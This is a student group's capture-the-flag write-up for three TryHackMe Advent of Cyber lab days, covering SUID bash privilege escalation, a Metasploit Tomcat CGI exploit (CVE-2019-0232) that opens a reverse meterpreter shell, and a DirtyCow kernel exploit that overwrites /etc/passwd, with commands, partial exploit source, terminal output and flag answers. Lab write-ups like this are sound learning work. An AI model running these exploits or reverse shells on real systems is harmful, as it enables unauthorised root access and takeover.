

PSP0201

Week 4

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102975	Loi Xinyi	Member
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox, netcat

Solution/walkthrough:

Question 1

Vertical Privilege Escalation allows user to perform actions of administrator.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 2

If you are able to run sudo commands then it is vertical privilege escalation as you are acting as a higher privileged account.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 3

Sam the analyst's account has similar privileges, therefore it is a horizontal privilege escalation.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

Users who can use sudo will be stored in a file named sudoers.

something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

Linux Command to enumerate the key for SSH can be found in task description.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null`Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6

We have to add the execution permission to find.sh if we want to execute it.

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`

Question 7

We have to change the port number if we want to host the web server on a different port using python3.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
File Edit View Search Terminal Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Question 8

We use SSH to log in to the vulnerable machine and input the password.

```
1211102687@kali: ~
File Actions Edit View Help
(1211102687@kali)-[~]
$ ssh cmnatic@10.10.220.201
The authenticity of host '10.10.220.201 (10.10.220.201)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd604fUUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.220.201' (ED25519) to the list of known hosts.
cmnatic@10.10.220.201's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Wed Jun 29 14:38:20 UTC 2022

 System load:  0.01           Processes:      94
 Usage of /:   26.8% of 14.70GB  Users logged in:   0
 Memory usage: 8%              IP address for ens5: 10.10.220.201
 Swap usage:   0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch


68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

We are not allowed to run sudo.

```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

We download the LinEnum script to our own machine using wget.




The screenshot shows a terminal window with two tabs. The current tab is titled '1211102687@kali: ~' and contains the command: '\$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh'. The output of the command is displayed below, showing the progress of the download and the final saved file information.

```
1211102687@kali: ~ x 1211102687@kali: ~ x
(1211102687@kali)-[~]NetHunter ━ Exploit-DB ━ Google Hacking DB ━ OffSec
$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-29 10:45:01--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.108.133, 18
5.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'


LinEnum.sh ###### 100%[=====] 45.54K --.-KB/s   in 0.07s
LinEnum.sh: /home/kali/Desktop/LinEnum.sh: Permission denied
2022-06-29 10:45:22 (608 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

We use Python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine.



The screenshot shows a terminal window with the command '\$ python3 -m http.server 8080' being run. The output shows the server is serving HTTP on port 8080.

```
LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"
(1211102687@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
User export location
Supply user password for sudo checks (INSECURE)"
```



Directory listing for /

- [.bash_history](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dbus/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.wget-hsts](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)
- [backup.sh](#)
- [captured.request](#)
- [christmas.zip](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [LinEnum.sh](#)
- [Music/](#)
- [Pictures/](#)
- [Public/](#)
- [santa.request](#)

We upload LinEnum.sh to the vulnerable Instance.

```
-bash-4.4$ wget http://10.8.92.131:8080/LinEnum.sh
--2022-06-29 14:54:00--  http://10.8.92.131:8080/LinEnum.sh
Connecting to 10.8.92.131:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K 64.2KB/s   in 0.7s

2022-06-29 14:54:01 (64.2 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$
```

We setup netcat on the vulnerable Instance to listen for an incoming file.

```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

We setup netcat on our own machine to send a file.

```
[~] $ nc -w -3 10.10.220.201 1337 < LinEnum.sh
```

We add the execution permission to LinEnum.sh on the vulnerable Instance.

```
-bash-4.4$ chmod +x LinEnum.sh
```

We execute LinEnum.sh on the vulnerable Instance.

```
-bash-4.4$ ./LinEnum.sh
=====
# Local Linux Enumeration & Privilege Escalation Script #
=====
# www.rebootuser.com
# version 0.982
.bashrc
[-] Debug Info
[+] Thorough tests = Disabled
.cache/
Scan started at:
Wed Jun 29 15:03:06 UTC 2022
.dmrcc
.face
### SYSTEM #####
[-] Kernel information:
Linux tbfc-priv-1 4.15.0-126-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86_64 x86_64 x86_64
GNU/Linux
.dvda/
.local/
[-] Kernel information (continued):
Linux version 4.15.0-126-generic (buildd@lcy01-amd64-024) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020
.profile
.ssh/
```

We use find to search the machine for executables with the SUID permission set and saw bash.

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/suoriginal
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
sudo as admin successful
```

We can escalate our privilege by using bash -p.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# 
sudo as admin successful
```

We used cat and typed in file path to capture the flag.

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# 
sudo as admin successful
```

Thought Process/Methodology:

After reading the task description, we are able to differentiate between vertical and horizontal privilege escalation. We also learned that users who can use sudo will be stored in a file named sudoers. We use SSH to log in to the vulnerable machine and input the password. We tried to run sudo but weren't able to. We downloaded the LinEnum script from github to our own machine using wget. We use Python3 to turn our machine into a web server to serve the LinEnum.sh script to be downloaded onto the target machine. We upload LinEnum.sh to the vulnerable instance. Then, we set up netcat on the vulnerable instance to listen for an incoming file and set up netcat on our own machine to send a file. We add the execution permission to LinEnum.sh on the vulnerable instance and execute it. We use find to search the machine for executables with the SUID permission set and saw bash. We escalated our privilege by using bash -p. We used cat and typed in the file path and successfully captured the flag.

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox, msfconsole, nmap

Solution/walkthrough:

Question 1

We use nmap commands to gain information about the version number of the web server.

```
Make sure to manually cleanup the exploit! 1211102687@kali:~$ meterpreter session 1 opened (10.8.92.131:4444 -> 10.10.99.132:49744 ) at 2022-06-29 13:06:42
File Actions Edit View Help
(1211102687㉿kali)-[~]
$ nmap -Pn -A -p- -v 10.10.99.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 13:08 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating NSE at 13:08
Completed NSE at 13:08, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 13:08
Completed Parallel DNS resolution of 1 host. at 13:08, 0.16s elapsed
Initiating Connect Scan at 13:08
Scanning 10.10.99.132 [65535 ports]
Discovered open port 3389/tcp on 10.10.99.132
Discovered open port 8080/tcp on 10.10.99.132
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.17% done
Connect Scan Timing: About 8.36% done; ETC: 13:15 (0:06:24 remaining)
Connect Scan Timing: About 15.57% done; ETC: 13:15 (0:05:52 remaining)
Connect Scan Timing: About 23.48% done; ETC: 13:15 (0:05:29 remaining)
Connect Scan Timing: About 30.77% done; ETC: 13:15 (0:05:02 remaining)
Connect Scan Timing: About 37.21% done; ETC: 13:15 (0:04:37 remaining)
Discovered open port 5985/tcp on 10.10.99.132
Connect Scan Timing: About 45.22% done; ETC: 13:16 (0:04:13 remaining)
Connect Scan Timing: About 51.23% done; ETC: 13:16 (0:03:48 remaining)
Discovered open port 5357/tcp on 10.10.99.132
Connect Scan Timing: About 57.68% done; ETC: 13:16 (0:03:22 remaining)
Discovered open port 8009/tcp on 10.10.99.132
Connect Scan Timing: About 68.93% done; ETC: 13:15 (0:02:17 remaining)
Connect Scan Timing: About 77.27% done; ETC: 13:15 (0:01:39 remaining)
Connect Scan Timing: About 83.28% done; ETC: 13:15 (0:01:13 remaining)
Connect Scan Timing: About 91.35% done; ETC: 13:15 (0:00:37 remaining)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
3009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
3080/tcp open  http           Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Question 2

We searched "Apache Tomcat 9.0.17" on google and found it's CVE used.

apache tomcat 9.0.17



All Videos Shopping Images News More Tools

About 47,000 results (0.29 seconds)

<https://archive.apache.org/tomcat-9/v9.0.17/bin> ::

Apache Tomcat 9.0.17

Apache Tomcat 9.0.17. Useful references: Release notes, with important information about known issues; Changelog. NOTE: The tar files in this distribution use ...

<https://cve.mitre.org/cgi-bin/cvename> ::

CVE-2019-0232 - The MITRE Corporation

Description. When running on Windows with enableCmdLineArguments enabled, the CGI

Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to ...

You visited this page on 6/29/22.

The screenshot shows the CVE-2019-0232 page on cve.mitre.org. At the top, there's a navigation bar with links for 'CVE List', 'CNAs', 'WG', 'About', 'News & Blog', and the 'NVD' logo. Below the navigation is a search bar with options for 'Search CVE List', 'Downloads', 'Data Feeds', 'Update a CVE Record', and 'Request CVE IDs'. A message indicates 'TOTAL CVE Records: 179202'. Below this is a notice about the transition to the new CVE website. The main content area displays the CVE record for CVE-2019-0232, which is described as a vulnerability in the Apache Tomcat CGI Servlet. It includes a detailed description, links to NVD, CVSS, fix information, and SCAP mappings. There are also sections for 'References' and 'Description' with specific details about the bug and its impact.

Question 3

We run msfconsole to work with the Metasploit Framework.

```

1211102687@kali: ~
File Actions Edit View Help
(1211102687@kali)-[~]
$ msfconsole -q
msf6 > search CVE-2019-0232elp

Matching Modules
=====
# Name          Disclosure Date Rank      Check  Description
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Yes    Apache Tomcat CG
IServlet enableCmdLineArguments Vulnerability

Completed NSE at 13:08, 0.00s elapsed
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
=====
Name   Scan  Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      8080    yes       The target port (TCP)
SSL        false    no        Negotiate SSL/TLS for outgoing connections
SSLCert           no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI      /       yes       The URI path to CGI script
VHOST           no        HTTP server virtual host

```

We set RHOSTS, LHOST, and TARGETURI to the CGI script given and run it.

```

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.99.132
RHOSTS => 10.10.99.132

```

```

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST tun0
LHOST => tun0

```

```

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

```

We use shell to run system commands on the host and type the print work directory of flag1.txt and the flag was shown.

```

[*] Meterpreter session 1 opened (10.8.92.131:4444 → 10.10.99.132:49744 ) at 2022-06-29 13:06:42 -040
0 File Actions Edit View Help
meterpreter > shell -v 10.10.99.132
Process 2180 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

29/06/2022 18:06 <DIR> .
29/06/2022 18:06 <DIR> ..
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
29/06/2022 18:06 73,802 nSzen.exe
29/06/2022 18:05 73,802 WihzK.exe
               4 File(s)      148,456 bytes
               2 Dir(s)   7,217,606,656 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

```

Question 4

We have to set LHOST and RHOST for the Metasploit settings.

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (**LHOST**)
- The target that you're attacking (**RHOST(S)**)

Exploits will have their own individual settings that you will need to configure. We can list these by using the **options** command, then using **set OPTION VALUE** accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at <http://10.0.0.1/cgi-bin/systeminfo.sh>

In order for the attack used as the example in this task to work, the options would be set like so:

- **LHOST** - *10.0.0.10* (our PC)
- **RHOST** - *10.0.0.1* (the remote PC)
- **TARGETURI** */cgi-bin/systeminfo.sh* (the location of the script)

Thought Process/Methodology:

We use nmap commands on the machine's ip address to gain information about the version number of the web server. We searched "Apache Tomcat 9.0.17" on google and found its CVE used. Then, we run msfconsole to work with the Metasploit Framework. We set RHOSTS, LHOST, and TARGETURI to the CGI script given which is *elfwhacker.bat* and run it. Next, we use shell to run system commands on the host. We typed the print working directory of *flag1.txt* and captured the flag. It is mentioned in the task description of THM that we have to set LHOST and RHOST for the Metasploit settings.

Day 13: Networking – Coal for Christmas.

Tools used: Kali Linux, Firefox, nmap, nanoshell

Solution/walkthrough:

Question 1

We scan the machine's IP address using nmap and found 3 tcp ports.

```
1211102687@kali: ~
File Actions Edit View Help
└─(1211102687㉿kali)-[~]
$ nmap 10.10.49.71

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 02:41 EDT
Nmap scan report for 10.10.49.71
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 25.89 seconds
└─(1211102687㉿kali)-[~]
$
```

Question 2

We connect to telnet service using netcat and the password was shown.

```
└─(1211102687㉿kali)-[~]
$ telnet 10.10.49.71 23
Trying 10.10.49.71 ...
Connected to 10.10.49.71.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: [REDACTED]
```


Question 3

We logged in as santa using ssh.

```
(1211102687㉿kali)-[~]
$ ssh santa@10.10.49.71
The authenticity of host '10.10.49.71 (10.10.49.71)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxV00xtTVGBokreS9Zr71wQGvnG/k2igw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.49.71' (ECDSA) to the list of known hosts.
santa@10.10.49.71's password:
  \ /
  →*←
   /o\
   / \ \
   /_/_ \
   /_/_/_ \
   /_/_/_/_ \
   /@/_\_\@/_\_
   /_/_/o/_/_/_ \
   /_/_/_\_\_\_o\_\_\
   /_/_/_/_/_/_\@/_\
   /_/_/_/_/_/_/_\@/_\
   /_/_/_/_/_/_/_/_\@/_\
   [__]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ █
```

We viewed the linux version of the machine using the cat command.



```
File Actions Edit View Help
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ █
```

Question 4

We used cat to view the cookies and milk text file and found out who got here first.

```
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****/
```

Question 5

We found the original code of dirty cow on github.

```

1 //
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

```

We copy and paste the code into dirty.c using nanoshell.

```
$ nano dirty.c
```

```

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
}

```

The verbatim syntax we can use to compile can be taken from the real C source code comments.

```
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
14 //   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
15 //  
16 // Compile with:  
17 //   gcc -pthread dirty.c -o dirty -lcrypt  
18 //  
19 // Then run the newly created binary by either doing:  
20 //   "./dirty" or "./dirty my-new-password"  
21 //  
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."  
23 //
```

Question 6

We compile the exploit and run it, then we set a new password. We were shown the new user's username.

```
$ gcc -pthread dirty.c -o dirty -lcrypt  
$ ls  
christmas.sh  cookies_and_milk.txt  dirty  dirty.c  dity.c  
$ ./dirty  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash  
  
mmap: 7f00a1025000  
madvise 0  
  
ptrace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password '123456'.  
  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password '123456'.
```

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
$
```

Question 7

We switch user account and hop over to the root directory.

```
$ su firefart  
Password:  
firefart@christmas:/home/santa# cd /root  
firefart@christmas:~#
```

We view the content of the text file using cat.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

We created a file named coal and run tree | md5sum and the MD5 hash output was shown.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

Question 8

The CVE for Dirty Cow can be found in the task description.

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

We found 3 ports after scanning the machine's IP address using nmap. We connected to the telnet service using netcat and the password was shown. Then, we logged in as santa. We used the cat command to view the linux version of the machine. We view the contents of the cookies and milk text file and found out that Grinch got here first. We searched for the original code for dirty cow on github. Next, we copy and paste the code into dirty.c using nanoshell. We found the verbatim syntax that can be used to compile the exploit on the original code's comments. We compiled the exploit using the comment and set a new password. We were then shown the new user's username. We switch users to fireart and hop over to the root directory. We viewed the content of the message from the grinch text file. Then, we created a file named coal and run the tree | md5sum and the MD5 hash output was shown. The CVE for Dirty Cow was stated in the task description.

